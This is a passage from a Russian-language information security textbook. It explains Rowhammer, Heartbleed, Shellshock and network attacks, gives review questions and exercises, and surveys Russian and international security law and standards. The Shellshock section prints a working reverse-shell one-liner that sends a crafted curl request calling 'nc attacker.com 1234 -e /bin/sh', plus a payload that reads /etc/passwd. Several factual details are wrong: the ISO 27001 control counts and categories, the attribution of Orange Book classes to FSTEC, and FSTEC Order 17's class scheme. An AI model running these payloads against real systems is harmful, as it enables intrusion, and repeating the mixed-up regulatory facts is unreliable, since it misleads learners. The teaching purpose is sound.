Вывод: Даже **железо уязвимо**. Аппаратные баги невозможно исправить патчем софта → нужно менять процессор (или мириться с замедлением).

Rowhammer (2014)

Определение: Физическая атака на **DRAM**, позволяющая **изменить биты в памяти** без программного доступа.

Как это работает?

В DRAM данные хранятся в **конденсаторах** (заряд = 1, нет заряда = 0). Конденсаторы **теряют заряд** со временем → нужна периодическая **перезарядка (refresh)**.

Атака: 1. Хакер **многократно читает** одну строку памяти (row) — миллионы раз в секунду 2. Из-за **электромагнитной интерференции** соседние строки теряют заряд быстрее 3. Если не успели сделать refresh → **биты меняются** (1 → 0 или 0 → 1)

Эксплойт:

```
while (1) {
    *addr1; // Читаем одну строку памяти
    *addr2; // Читаем другую строку
    clflush(addr1); // Сбрасываем кэш
    clflush(addr2);
}
// Через несколько миллионов итераций → биты в соседней строке изменились
```

Применение: - **Escape из виртуальной машины** (VM → хост) - **Обход защиты памяти** (изменение page table → доступ к kernel memory) - **Повышение привилегий** (изменение uid в памяти: `uid=1000` → `uid=0` (root))

Реальный пример — Google Project Zero (2015):

Исследователи использовали Rowhammer для: - **Побега из Chrome sandbox** (Native Client) - **Получения root на Android** (изменение memory management unit)

Защита: - **ECC память** (Error-Correcting Code) — автоматическое исправление ошибок (дорого, используется в серверах) - **Target Row Refresh (TRR)** — новые чипы DRAM следят за частотой обращений и делают refresh соседних строк - **Ограничение clflush** (процессор не даёт сбрасывать кэш слишком часто)

Вывод: Можно атаковать **память физически**, даже без багов в коде.

Heartbleed (2014)

Определение: Buffer overflow в **OpenSSL** (библиотека для HTTPS), позволяющий читать **64 КБ** памяти сервера за один запрос.

Суть уязвимости:

OpenSSL реализует расширение TLS **Heartbeat** (проверка, что соединение живо): 1. Клиент отправляет: `"ping"` (4 байта) + длина `4` 2. Сервер отвечает: `"ping"` (эхо)

Баг:

```
// Уязвимый код OpenSSL
unsigned int payload_length = request->length; // Клиент указывает длину
memcpy(response, request->payload, payload_length); // НЕТ ПРОВЕРКИ РЕАЛЬНОЙ ДЛИНЫ!
```

Эксплойт: 1. Хакер отправляет: `"A"` (1 байт) + длина `65535` (врёт о длине!) 2. Сервер копирует **65535 байт** из памяти → отправляет хакеру

Результат: Хакер получает **случайный кусок памяти сервера:** - Пароли пользователей - Session cookies - Приватные ключи SSL-сертификатов (!!!!)

Реальные последствия: - Затронуто **17%** всех HTTPS-серверов (~500,000 сайтов) - Yahoo, Imgur, OKCupid, Eventbrite и др. - **Канадское налоговое агентство:** украдены данные **900 налогоплательщиков**, сайт закрыли на 6 часов

Защита: - **Обновить OpenSSL** до версии 1.0.1g (патч вышел через 2 дня после раскрытия) - **Перевыпустить SSL-сертификаты** (т.к. приватные ключи могли утечь) - **Сменить пароли** (т.к. могли утечь session cookies)

Урок: Даже **один байт** неправильного кода в критичной библиотеке может взломать половину интернета.

Shellshock (2014)

Определение: Уязвимость в **Bash** (Unix shell), позволяющая выполнять произвольные команды через **переменные окружения**.

Суть уязвимости:

Bash позволяет определять функции через переменные окружения:

```
export myfunction='() { echo "Hello"; }'
```

Баг: Bash выполнял код после определения функции:

```
export myfunction='() { echo "Hello"; }; echo "PWNED"'
```

При запуске `bash` → выполнится `echo "PWNED"`.

Эксплойт через CGI:

Веб-серверы передают HTTP-заголовки в переменные окружения:

```
HTTP_USER_AGENT="() { ;; }; /bin/bash -c 'cat /etc/passwd'"
```

Когда CGI-скрипт запускает `Bash` → **выполняется произвольная команда**.

Реальный пример:

```
curl -A "() { ;; }; /bin/bash -c 'nc attacker.com 1234 -e /bin/sh'" http://victim.com/cgi-bin/script.sh
```

Сервер выполнит обратное подключение (reverse shell) → хакер получит доступ.

Последствия: - Затронуты **миллионы серверов** (Linux, macOS, роутеры, IoT-устройства) - **Ботнет Mayhem** использовал Shellshock для заражения серверов

Защита: - **Обновить Bash** (патч вышел за 1 день) - **Отключить CGI** (если не используется) - **WAF (Web Application Firewall)** — блокировка запросов с `() { ;; };`

9.6.7. Сетевые атаки (детали): Как ломать TCP/IP на низком уровне

TCP SYN Flood

Суть: Переполнение очереди полуоткрытых TCP-соединений.

Как работает TCP handshake (трёхстороннее рукопожатие):

```
Клиент → SYN → Сервер
Сервер → SYN-ACK → Клиент
Клиент → ACK → Сервер
```

Атака: 1. Хакер отправляет миллионы **SYN-пакетов с поддельными IP** (IP spoofing) 2. Сервер отвечает **SYN-ACK** и ждёт **ACK** (но ACK никогда не придёт, т.к. IP поддельный) 3. Сервер держит полуоткрытое соединение в очереди (обычно ~1 минута) 4. Очередь переполняется → **легитимные клиенты не могут подключиться**

Защита — SYN Cookies:

Сервер **не хранит** состояние полуоткрытых соединений. Вместо этого: 1. Сервер вычисляет **SYN Cookie** на основе IP/порта/времени 2. Отправляет SYN-ACK с **sequence number = SYN Cookie** 3. Когда приходит ACK → сервер проверяет, что `ack_number - 1 == SYN Cookie` 4. Если да → соединение валидное, создаём запись в таблице

Результат: Атака неэффективна, т.к. сервер не тратит ресурсы на хранение состояния.

Slowloris

Суть: Медленная атака, держит HTTP-соединения открытыми, не завершая запрос.

Как работает: 1. Хакер открывает **тысячи HTTP-соединений** 2. Отправляет **неполный HTTP-запрос**: `GET / HTTP/1.1 Host: victim.com User-Agent: Mozilla/5.0` (заголовки не завершены, нет двойного `\r\n`) 3. Каждые **10 секунд** отправляет ещё **один заголовок**: `X-a: b` 4. Сервер **ждёт завершения запроса** → держит соединение открытым 5. Все worker-поток заняты → **новые клиенты не могут подключиться**

Защита: - Таймаут на получение заголовков (например, 10 секунд) - **Ограничение числа соединений с одного IP** - nginx/Apache mod_reqtimeout

Amplification Attack (Атака усиления)

Суть: Использование **третьих серверов** для усиления трафика.

Пример — DNS Amplification: 1. Хакер отправляет **DNS-запрос** на публичный DNS-сервер с **поддельным IP жертвы**:
Запрос: "Дай все записи для example.com" (60 байт) Ответ: [огромный список записей] (4000 байт) **Коэффициент усиления:** $4000 / 60 \approx 70x$

1. DNS-сервер отправляет ответ **жертве** (т.к. IP поддельный)
2. Хакер использует **тысячи DNS-серверов** → жертва получает **гигабиты** трафика

Рекорд — GitHub DDoS (2018): - **1.35 Тбит/сек** (терабит в секунду!) - Использовали **Memcached amplification** (коэффициент усиления: **51,000x**)

Защита: - **Rate limiting** на DNS/NTP/Memcached серверах - **BCP38** (блокировка пакетов с поддельными source IP) - **DDoS-защита** (Cloudflare, Akamai)

BGP Hijacking (Перехват маршрутизации)

Суть: Перехват **маршрутов BGP** (протокол маршрутизации в интернете), чтобы **перенаправить трафик** через сервер хакера.

Как работает BGP: - **Автономные системы (AS)** объявляют: "Я владею IP-префиксом 1.2.3.0/24" - Роутеры обмениваются этими объявлениями → строят таблицу маршрутизации

Атака: 1. Хакер (или злонамеренный AS) объявляет: "Я владею 8.8.8.0/24" (IP Google DNS) 2. Интернет-роутеры **верят** (BGP не имеет аутентификации!) 3. Трафик на 8.8.8.8 **идёт через хакера** → MITM

Реальный пример — Pakistan Telecom (2008):

Pakistan Telecom попыталась заблокировать YouTube в Пакистане: - Объявила маршрут к YouTube в BGP - Из-за неправильной настройки объявление распространилось **глобально** - **Весь мир** не мог зайти на YouTube в течение **2 часов**

Защита: - **RPKI (Resource Public Key Infrastructure)** — криптографическая проверка владения IP-префиксами - **BGP monitoring** (обнаружение подозрительных изменений маршрутов)

Ключевые термины

- **Buffer Overflow** — переполнение буфера, запись за границы массива
- **Heap Overflow** — переполнение кучи, перезапись метаданных менеджера памяти
- **Format String** — уязвимость через форматные строки (printf)
- **Integer Overflow** — переполнение целых чисел
- **Race Condition** — состояние гонки, ошибка синхронизации потоков
- **TOCTOU** — Time-Of-Check-Time-Of-Use, race condition при проверке и использовании
- **IDOR** — Insecure Direct Object Reference, доступ к чужим данным через ID
- **Path Traversal** — обход путей через `../`
- **Command Injection** — выполнение shell-команд через пользовательский ввод
- **XXE** — XML External Entity, атака через парсинг XML
- **SSRF** — Server-Side Request Forgery, заставить сервер сделать запрос

- **Padding Oracle** — атака на CBC-режим через оракул заполнения
 - **Timing Attack** — определение секрета по времени выполнения
 - **Replay Attack** — повтор перехваченного запроса
 - **Downgrade Attack** — принуждение к слабому шифрованию
 - **Birthday Attack** — поиск коллизий хеш-функций
 - **Privilege Escalation** — повышение привилегий (horizontal/vertical)
 - **Backdoor** — скрытый метод доступа
 - **Rootkit** — набор инструментов для скрытия присутствия хакера
 - **Meltdown/Spectre** — аппаратные уязвимости CPU (спекулятивное выполнение)
 - **Rowhammer** — физическая атака на DRAM (изменение битов)
 - **Heartbleed** — buffer overflow в OpenSSL
 - **Shellshock** — уязвимость в Bash (выполнение команд через переменные окружения)
 - **TCP SYN Flood** — переполнение очереди полуоткрытых TCP-соединений
 - **Slowloris** — медленная атака, держит HTTP-соединения открытыми
 - **Amplification Attack** — усиление трафика через третьи серверы
 - **BGP Hijacking** — перехват маршрутов BGP
 - **ASLR** — Address Space Layout Randomization, рандомизация адресов памяти
 - **DEP/NX** — Data Execution Prevention / No-eXecute, запрет выполнения кода из стека
 - **Stack Canary** — канарейка в стеке (защита от buffer overflow)
 - **SYN Cookies** — защита от TCP SYN Flood (не храним состояние полуоткрытых соединений)
 - **0-day exploit** — эксплойт для неизвестной уязвимости (нет патча)
-

Контрольные вопросы

1. **Что такое Buffer Overflow и как он позволяет выполнить произвольный код?** Опишите механизм перезаписи Return Address в стеке. Какие защиты существуют (ASLR, DEP, Stack Canary)?
2. **В чём отличие Stack Overflow от Heap Overflow?** Почему Heap Overflow сложнее эксплуатировать, но опаснее?
3. **Что такое Format String Vulnerability?** Приведите пример уязвимого кода. Как `%n` позволяет писать в память?
4. **Объясните Integer Overflow. Как переполнение `unsigned int` может привести к Buffer Overflow?** Приведите пример с `malloc(size + 1)`.
5. **Что такое Race Condition и TOCTOU?** Приведите пример атаки на банковское приложение (двойное списание средств). Как защититься (транзакции, locks, atomic операции)?
6. **Что такое IDOR? Почему UUID лучше, чем последовательные ID?** Приведите реальный пример (Parler, 2021).
7. **Объясните Path Traversal. Как `../../etc/passwd` позволяет читать системные файлы?** Как защититься (whitelist, canonicalization)?
8. **Что такое XXE (XML External Entity)? Как через XML можно прочитать файл `/etc/passwd`?** Приведите пример payload.
9. **Что такое SSRF? Как через SSRF можно украсть AWS credentials?** Опишите атаку на метаданные облака (`169.254.169.254`).

10. Объясните **Padding Oracle Attack**. Как сервер становится "оракулом" для расшифровки СВС? Почему важно возвращать одинаковые ошибки для padding и signature?
 11. Что такое **Timing Attack**? Как по времени выполнения можно узнать пароль? Почему `hmac.compare_digest()` защищает от timing attacks?
 12. Что такое **Replay Attack**? Как **nonce** и **timestamp** защищают от повтора запросов?
 13. Что такое **Privilege Escalation**? В чём разница между **Horizontal** и **Vertical**? Приведите пример вертикального повышения (Dirty COW).
 14. Что такое **Rootkit**? В чём разница между **User-mode** и **Kernel-mode rootkit**? Как rootkit скрывает процессы (hooking системных вызовов)?
 15. Объясните уязвимости **Meltdown** и **Spectre**. Что такое спекулятивное выполнение? Почему CPU исполняет код до проверки условия? Как через cache timing attack можно прочесть kernel memory?
 16. Что такое **Rowhammer**? Как можно физически изменить биты в **DRAM**? Как через Rowhammer повысить привилегии (изменение page table)?
 17. Объясните **Heartbleed**. Как **buffer overflow** в **OpenSSL** позволял читать 64 КБ памяти сервера? Что могло утечь (пароли, session cookies, приватные ключи)?
 18. Что такое **Shellshock**? Как через переменные окружения **Bash** можно выполнить произвольные команды? Приведите пример эксплойта через CGI.
 19. Объясните **TCP SYN Flood**. Как **SYN Cookies** защищают от атаки? Почему сервер не хранит состояние полуоткрытых соединений?
 20. Что такое **BGP Hijacking**? Как перехватить маршруты **BGP** и сделать **MITM**? Приведите реальный пример (Pakistan Telecom, 2008).
-

Практические задачи

Задача 1. Buffer Overflow

Дан код:

```
void vuln(char *input) {
    char buffer[10];
    strcpy(buffer, input);
}
```

Вопросы: - Сколько байт нужно передать, чтобы перезаписать Return Address (предположим, Saved EBP занимает 4 байта)? - Как ASLR усложняет эксплуатацию?

Ответ: Нужно передать $10 \text{ (buffer)} + 4 \text{ (Saved EBP)} + 4 \text{ (Return Address)} = 18 \text{ байт}$.
ASLR рандомизирует адреса → хакер не знает, куда писать адрес shellcode.

Задача 2. Race Condition

Два потока одновременно переводят деньги:

```
balance = 100
# Поток 1:
if balance >= 100: balance -= 100
# Поток 2:
if balance >= 100: balance -= 100
```

Вопрос: Каким может быть итоговый баланс?

Ответ: 0 или -100 (если оба потока прошли проверку `balance >= 100` до вычитания).

Задача 3. Timing Attack

Функция сравнения паролей:

```
def check(password):
    correct = "secret123"
    for i in range(len(correct)):
        if password[i] != correct[i]:
            return False
    return True
```

Вопрос: Сколько попыток нужно, чтобы подобрать пароль длиной 9 символов (алфавит: a-z, 0-9)?

Ответ без timing attack: $36^9 \approx 10^{14}$ попыток.

Ответ с timing attack: $9 \times 36 = 324$ попытки (перебираем по одному символу).

Задача 4. Birthday Attack на MD5

MD5 выдаёт **128-битный хеш**. Сколько попыток нужно, чтобы найти коллизию?

Ответ: $\sqrt{(2^{128})} = 2^{64} \approx 10^{19}$ операций (уже реально на практике, коллизии MD5 найдены).

Задача 5. Heartbleed

Сервер имеет 16 ГБ оперативной памяти. За один запрос Heartbleed можно прочитать **64 КБ**. Сколько запросов нужно, чтобы прочитать всю память?

Ответ: $(16 \times 1024 \text{ МБ} \times 1024 \text{ КБ}) / 64 \text{ КБ} = 262,144$ запроса.

(На практике хватает **нескольких тысяч** запросов, чтобы украсть пароли/ключи.)

Вывод главы

Мы разобрали **технические детали атак**: - **Эксплуатация памяти** (Buffer Overflow, Heap Overflow, Format String, Integer Overflow) - **Логические уязвимости** (Race Condition, IDOR, Path Traversal, Command Injection, XXE, SSRF) - **Криптографические атаки** (Padding Oracle, Timing Attack, Replay Attack, Downgrade Attack, Birthday Attack) - **Повышение привилегий** (Dirty COW, SUID, sudo misconfiguration) - **Backdoor и Rootkit** (webshell, SSH-ключи, hooking системных вызовов, bootkit) - **Аппаратные уязвимости** (Meltdown/Spectre, Rowhammer, Heartbleed, Shellshock) - **Сетевые атаки** (TCP SYN Flood, Slowloris, Amplification, BGP Hijacking)

Главный урок: Уязвимости везде — в коде, в железе, в протоколах, в криптографии. Нет идеальной защиты. **Безопасность — это процесс**, а не состояние. Обновляй софт, используй защиты (ASLR, DEP, SYN Cookies), проводи code review, думай как хакер.

И помни: **Если твой код может сломаться — он сломается**. Если хакер может его взломать — он взломает. Поэтому пиши безопасный код с первого дня, а не добавляй безопасность "потом" (спойлер: "потом" никогда не наступит).

Глава 9.7. Юридические основы информационной безопасности. Критерии защищённости

Введение: Когда хакеры встречаются с юристами (и почему это плохо для хакеров)

Окей, братан, мы с тобой прошли весь путь: разобрали угрозы (9.03), атаки (9.05), технические методы (9.06), защиту (9.04), криптографию (9.02), политику безопасности (9.01). Теперь финальная глава: **юридические основы ИБ**. Потому что, как бы круто ты ни защищал свои системы, рано или поздно всплывёт вопрос: "А что будет, если нас взломают? Кто виноват? Сколько штраф?"

Спойлер: Штрафы бывают охренительные.

Реальные примеры: - 2019, **British Airways**: утечка данных 400,000 пассажиров → штраф **£183 млн** (GDPR) - 2023, **Meta (Facebook)**: штраф **€1.2 млрд** за передачу данных европейцев в США - 2022, **Tele2 Россия**: штраф **₽1 млн** за утечку данных абонентов (152-ФЗ) - 2021, **Colonial Pipeline**: заплатили вымогателям **\$4.4 млн** биткоинами, потом ещё штраф от правительства

Почему эта глава важна?

1. Ты узнаешь, за что тебя могут посадить (или оштрафовать, если ты админ/разработчик/CISO)
2. Поймёшь, почему компании так боятся утечек (штрафы = процент от годового оборота)
3. Узнаешь про критерии защищённости (что такое "класс защиты КС1" и зачем это банкам)
4. Сдашь экзамен (эту тему точно спросят, особенно 152-ФЗ и GDPR)

В этой главе мы разберём: - **Законодательство РФ** (152-ФЗ о персональных данных, 187-ФЗ о безопасности КИИ, 149-ФЗ об информации, Уголовный кодекс) - **Международное законодательство** (GDPR, HIPAA, SOX, CCPA, PCI DSS) - **Критерии защищённости** (ФСТЭК, уровни защиты, классы защищённости) - **Стандарты безопасности** (ISO 27001, NIST Cybersecurity Framework, CIS Controls) - **Ответственность** (уголовная, административная, гражданская) - **Практические примеры** (как соблюдать закон и не огрести штраф)

Связь с другими главами: - **Глава 9.01 (Политика безопасности)** — законы требуют наличия политики - **Глава 9.02 (Криптография)** — законы про шифрование (152-ФЗ требует защиту ПДн) - **Глава 9.03 (Угрозы)** — законы про уголовную ответственность за атаки - **Глава 7.02 (БД)** — законы про защиту баз данных с персональными данными - **Глава 8.04 (Протоколы)** — GDPR требует шифрования (HTTPS/TLS)

9.7.1. Законодательство Российской Федерации в области ИБ

152-ФЗ "О персональных данных" (2006)

Самый важный закон для всех, кто работает с данными людей (имя, email, телефон, паспорт, адрес).

Что такое персональные данные (ПДн)?

Персональные данные — любая информация, относящаяся к **прямо или косвенно определённом** физическому лицу (субъекту ПДн).

Примеры ПДн: - **Обычные:** ФИО, дата рождения, email, телефон, адрес - **Специальные** (требуют усиленной защиты): раса, национальность, религия, здоровье, биометрия (отпечатки, Face ID), судимости - **Биометрические:** отпечаток пальца, сетчатка глаза, голос, фото лица (для Face ID) - **Косвенные** (могут идентифицировать): IP-адрес, cookie, Device ID

Основные требования 152-ФЗ:

1. **Получить согласие субъекта** (галочка "Я согласен на обработку ПДн")
2. **Исключения:** договор (например, покупка в интернет-магазине), закон (налоговая может без согласия)

3. **Уведомить Роскомнадзор** о начале обработки ПДн (форма на сайте, бесплатно)
4. **Обеспечить защиту ПДн** (технические и организационные меры):
 5. Шифрование (AES-256 для хранения, TLS для передачи)
 6. Разграничение доступа (RBAC, принцип наименьших привилегий)
 7. Резервное копирование
 8. Антивирус, firewall, IDS/IPS
 9. Журналирование (кто что открывал)
10. Физическая защита серверов (закрытая серверная, видеонаблюдение)
11. **Хранить ПДн на территории РФ** (закон с 2015 года)
12. LinkedIn заблокирован в России за отказ (2016)
13. Google/Facebook перенесли часть серверов в Россию
14. **Удалять ПДн по требованию** (право на забвение)
15. **Назначить ответственного за ПДн** (обычно DPO — Data Protection Officer)

Классификация ПДн по уровню защиты (Приказ ФСТЭК №21):

Уровень	Количество субъектов	Категория ПДн	Меры защиты
УЗ-1 (самый высокий)	> 100,000	Специальные, биометрия	Сертифицированные СЗИ, криптография, физическая защита, аудит
УЗ-2	1,000 - 100,000	Обычные + специальные	Криптография, разграничение доступа, антивирус, резервное копирование
УЗ-3	< 1,000	Обычные	Базовые меры (пароли, антивирус, firewall)
УЗ-4 (самый низкий)	< 1,000	Общедоступные	Минимальные меры

Штрафы за нарушение 152-ФЗ (КоАП РФ, ст. 13.11):

- **Граждане:** до **Р10,000**
- **Должностные лица** (директор, CISO): **Р10,000 - Р50,000**
- **Юридические лица** (компания): **Р50,000 - Р300,000**
- **При утечке:** до **Р500,000** (или 1% годового оборота)

Пример: В 2022 году **Tele2** оштрафовали на **Р1 млн** за утечку данных 50,000 абонентов (продавали базы SIM-карт в Telegram).

187-ФЗ "О безопасности критической информационной инфраструктуры" (2017)

Для кого: Банки, энергетика, транспорт, связь, здравоохранение, госсектор.

Что такое КИИ?

Критическая информационная инфраструктура (КИИ) — системы, нарушение работы которых может привести к: - Прекращению работы важных объектов (электростанции, больницы, аэропорты) - Угрозе жизни и здоровью людей - Экономическому ущербу

Требования: 1. **Категорировать объекты КИИ** (1-я категория — самая критичная, 3-я — менее важная) 2. **Создать систему защиты** (сертифицированные средства защиты информации, SIEM, IDS/IPS) 3. **Проводить аудит безопасности** (ежегодно) 4. **Сообщать о компьютерных инцидентах** в ГосСОПКА (72 часа)

Штрафы: - Должностные лица: до **₽100,000** - Юридические лица: до **₽500,000**

Пример: В 2021 году хакеры атаковали **Colonial Pipeline** (США) — крупнейший нефтепровод. Компания заплатила вымогателям \$4.4 млн. Закон 187-ФЗ в России призван предотвратить такие сценарии (обязывая защищать КИИ).

149-ФЗ "Об информации, информационных технологиях и о защите информации" (2006)

Что регулирует: - Права на информацию (открытая, конфиденциальная, государственная тайна) - Защита информации - Блокировка сайтов (Роскомнадзор может заблокировать сайт за экстремизм, пиратство, детское порно)

Важные моменты: - Блокировка по решению суда (RKN, реестр запрещённых сайтов) - **Ответственность за распространение запрещённой информации**

Уголовный кодекс РФ (УК РФ)

Статья 272: Неправомерный доступ к компьютерной информации

- **Наказание:** штраф до **₽200,000** или лишение свободы до **2 лет**
- **С причинением крупного ущерба** (> **₽1 млн**): до **5 лет** лишения свободы
- **Группой лиц:** до **7 лет**

Пример: В 2020 году студент из Казани взломал сайт университета и изменил оценки себе и друзьям. Получил **2 года условно** + штраф **₽50,000**.

Статья 273: Создание, использование и распространение вредоносных программ

- **Наказание:** до **4 лет** лишения свободы
- **С тяжкими последствиями** (парализована работа больницы, например): до **7 лет**

Пример: В 2017 году **WannaCry** зашифровал компьютеры в **300,000** организаций (включая больницы в Британии). Создателей до сих пор ищут, но если поймают — реальный срок.

Статья 274: Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации

- **Для админов:** если админ не обновил систему, и это привело к утечке/взлому
- **Наказание:** штраф до **₽500,000** или лишение свободы до **5 лет**

Пример: Если ты админ больницы и не обновил Windows, из-за чего пришёл WannaCry и зашифровал базы пациентов — можешь сесть по этой статье.

Статья 159.6: Мошенничество в сфере компьютерной информации

- **Фишинг, кардинг** (кража денег с карт через поддельные сайты)
 - **Наказание:** до **10 лет** лишения свободы
-

9.7.2. Международное законодательство в области ИБ

GDPR (General Data Protection Regulation) — Европа

Главный закон о защите данных в ЕС (вступил в силу **25 мая 2018**).

Для кого: - Любая компания, работающая с данными жителей ЕС (даже если сервера в США/России) - Например, российский интернет-магазин продаёт товары в Германию → подпадает под GDPR

Основные требования:

1. **Прозрачность:** пользователь должен знать, **какие данные собираются** и **зачем**
2. **Согласие:** явное согласие (галочка "Я согласен", **pre-checked галочки запрещены**)
3. **Право на забвение:** пользователь может потребовать удалить все его данные
4. **Право на переносимость:** скачать свои данные (например, экспорт из Facebook)
5. **Privacy by Design:** защита данных должна быть **встроена в систему** (а не "прикручена потом")
6. **Data Breach Notification:** при утечке уведомить регулятора **в течение 72 часов**
7. **DPO (Data Protection Officer):** назначить ответственного за защиту данных

Штрафы GDPR (самые жёсткие в мире):

- **Уровень 1:** до **€10 млн** или **2% годового оборота** (что больше)
- Нарушения: нет DPO, не уведомили о утечке
- **Уровень 2:** до **€20 млн** или **4% годового оборота**
- Нарушения: утечка данных, нет согласия пользователя

Примеры штрафов:

Год	Компания	Нарушение	Штраф
2019	Google	Нет прозрачности при сборе данных для таргетированной рекламы	€50 млн
2020	British Airways	Утечка данных 400,000 пассажиров (уменьшен с £183 млн из-за COVID)	£20 млн
2022	Meta (Instagram)	Неправильная обработка данных детей	€405 млн
2023	Meta (Facebook)	Передача данных европейцев в США без адекватной защиты	€1.2 млрд 🔥

Почему GDPR такой жёсткий?

Потому что в ЕС считают **приватность** — **базовым правом человека** (как свобода слова). А компании типа Facebook/Google зарабатывают миллиарды на данных пользователей, так что штрафы должны быть **болезненными**.

HIPAA (Health Insurance Portability and Accountability Act) — США

Для кого: Больницы, клиники, страховые компании (работают с медицинскими данными).

Что регулирует: - Защита **PHI (Protected Health Information)** — медицинских данных (диагнозы, анализы, история болезни)

Требования: - Шифрование данных (at rest и in transit) - Разграничение доступа (только врачи пациента видят данные) - Аудит логов - Business Associate Agreement (BAA) — договор с подрядчиками о защите данных

Штрафы: - **\$100 - \$50,000** за нарушение (зависит от серьезности) - **Максимум:** \$1.5 млн в год

Пример: В 2021 году **Anthem** (страховая) заплатила **\$16 млн** штрафа за утечку данных 79 млн пациентов (2015).

SOX (Sarbanes-Oxley Act, 2002) — США

Для кого: Публичные компании (акции торгуются на бирже).

Что регулирует: - Финансовая отчётность (чтобы не было **второго Enron**) - **Раздел 404:** компания должна **доказать** безопасность своих IT-систем (аудит)

Наказание: - Для **СЕО/СФО:** штраф до **\$5 млн** + до **20 лет тюрьмы** (за подлог финансовой отчётности)

CCPA (California Consumer Privacy Act, 2020) — Калифорния, США

Похож на GDPR, но только для жителей Калифорнии.

Права пользователей: - Узнать, **какие данные собираются** - Потребовать **удалить данные** - Запретить **продажу данных** третьим лицам

Штрафы: - **\$2,500** за нарушение (непреднамеренное) - **\$7,500** за преднамеренное нарушение - **При утечке:** пользователь может **подать в суд** (\$100-\$750 за инцидент)

PCI DSS (Payment Card Industry Data Security Standard)

Для кого: Любой, кто принимает платежи по картам (Visa, Mastercard, Mir).

Не закон (это стандарт платёжных систем), но **обязателен** для всех магазинов.

12 требований PCI DSS (кратко):

1. Firewall (защита сети)
2. Не использовать дефолтные пароли (меняй "admin/admin")
3. Шифровать данные карт (PAN — Primary Account Number)
4. Шифровать передачу данных (TLS 1.2+)
5. Антивирус
6. Обновлять системы (патчи)
7. Разграничение доступа (need-to-know)
8. Уникальные ID для пользователей (не shared accounts)
9. Физическая защита (закрытая серверная)
10. Логирование (журналы доступа, хранить 1 год)
11. Пентестинг (ежегодно)
12. Политика безопасности (документ)

Уровни соответствия (зависят от объёма транзакций):

Уровень Транзакций в год Требования

Level 1	> 6 млн	Ежегодный аудит QSA (Qualified Security Assessor), пентест
Level 2	1 - 6 млн	Ежегодная самооценка (SAQ), квартальное сканирование уязвимостей
Level 3	20,000 - 1 млн	SAQ + сканирование
Level 4	< 20,000	SAQ + сканирование

Штрафы: - **\$5,000 - \$100,000** в месяц (платёжная система штрафует банк, банк — магазин) - **При утечке:** могут запретить принимать карты (смерть для бизнеса)

Пример: В 2013 году **Target** (США) потеряли данные **40 млн карт**. Штраф: **\$18.5 млн** + иски клиентов + репутационный ущерб.

9.7.3. Критерии защищённости компьютерных систем (ФСТЭК России)

ФСТЭК (Федеральная служба по техническому и экспортному контролю) — регулятор в области ИБ в России.

Зачем нужны критерии?

Чтобы объективно оценить, **насколько безопасна система**. Например, банк должен использовать системы **класса защиты КС1** (самый высокий), а интернет-магазин — **КС3** (средний).

Классы защищённости АС (автоматизированных систем)

Приказ ФСТЭК №17 (2013): Классификация АС по требованиям защиты информации.

5 классов защищённости:

Класс	Тип данных	Угрозы	Меры защиты
1Г (Государственная тайна, высший класс)	Гостайна особой важности	АРТ, инсайдеры	Сертифицированная криптография (ГОСТ), физическая изоляция, контроль целостности
1Д	Гостайна (совершенно секретно)	АРТ, инсайдеры	Криптография, IDS/IPS, SIEM, биометрия
1К	Гостайна (секретно)	Внешние атаки	Криптография, firewall, VPN
2Б (Конфиденциальная информация)	ПДн, коммерческая тайна, банковская тайна	Хакеры, конкуренты	Шифрование, разграничение доступа, антивирус, резервное копирование
3А (Общедоступная информация)	Публичные сайты, форумы	DDoS, дефейс	Базовая защита (firewall, HTTPS, rate limiting)

Пример: - Банк (хранит данные клиентов, транзакции) → класс **2Б** или **1К** - **Минобороны** (гостайна) → класс **1Г** - **Интернет-магазин** (ПДн покупателей) → класс **2Б** или **3А**

Классы защищённости СВТ (средств вычислительной техники)

СВТ — это компьютеры, серверы, рабочие станции.

7 классов защищённости (от самого низкого к самому высокому):

Класс	Требования	Применение
Д (самый низкий)	Дискреционное разграничение доступа (DAC)	Обычные ПК
Г2	+ Идентификация и аутентификация	Офисные компьютеры
Г1	+ Регистрация событий (логи)	Серверы в офисах
В2	+ Мандатное разграничение доступа (MAC), метки конфиденциальности	Государственные организации
В1	+ Контроль целостности	Банки, медицина
А2	+ Верификация механизмов защиты (доказательство корректности)	Военные системы
А1 (самый высокий)	+ Формальное доказательство безопасности	Ядерные объекты, спецслужбы

Пример: В банкоматах используются СВТ класса **В1** (разграничение доступа + целостность ПО).

Сертификация средств защиты информации (СЗИ)

СЗИ — это антивирусы, firewall, SIEM, криптография, системы контроля доступа (биометрия, турникеты).

Зачем сертификация?

Чтобы государство **доверяло** этим средствам. Например, для защиты гостайны можно использовать только **сертифицированные ФСТЭК** криптосистемы (ГОСТ Р 34.10, 34.11).

Примеры сертифицированных СЗИ: - **Криптография:** КриптоПро CSP (ГОСТ), ViPNet (шифрование каналов) - **Антивирусы:** Kaspersky, Dr.Web (есть сертификаты ФСТЭК) - **Firewall:** UserGate, С-Терра (русские) - **SIEM:** MaxPatrol SIEM, R-Vision SIEM

Импортозамещение: После 2022 года в госсекторе активно переходят на **русские** СЗИ (запрет на зарубежные).

9.7.4. Стандарты информационной безопасности

ISO/IEC 27001 — международный стандарт ISMS (Information Security Management System)

Что это?

Стандарт **управления информационной безопасностью**. Описывает, как построить **систему ИБ** в компании (политики, процессы, контроли).

Структура ISO 27001:

1. **Context of the organization** (контекст организации): понять, кто мы, какие угрозы
2. **Leadership** (лидерство): руководство должно **поддерживать** ИБ (выделять бюджет, назначить CISO)
3. **Planning** (планирование): оценка рисков, выбор контролей
4. **Support** (поддержка): обучение сотрудников, выделение ресурсов
5. **Operation** (эксплуатация): внедрение контролей (firewall, шифрование, DLP)
6. **Performance evaluation** (оценка эффективности): аудит, метрики (сколько инцидентов, время реакции)
7. **Improvement** (улучшение): исправление недостатков

114 контролей (Annex A):

- **Organizational** (37): политика безопасности, управление рисками, обучение персонала
- **People** (8): проверка сотрудников (background check), NDA, обучение
- **Physical** (14): физическая защита (закрытые серверные, видеонаблюдение, контроль доступа)
- **Technological** (34): криптография, антивирус, firewall, резервное копирование, SIEM, патчинг
- **Supplier** (11): безопасность цепи поставок (чтобы не было **SolarWinds**)
- **Incident Management** (7): реагирование на инциденты, форензика
- **Business Continuity** (4): disaster recovery, резервные серверы

Сертификация ISO 27001:

Компания может пройти **аудит** (внешний аудитор проверяет соответствие стандарту) и получить **сертификат** на 3 года (потом ресертификация).

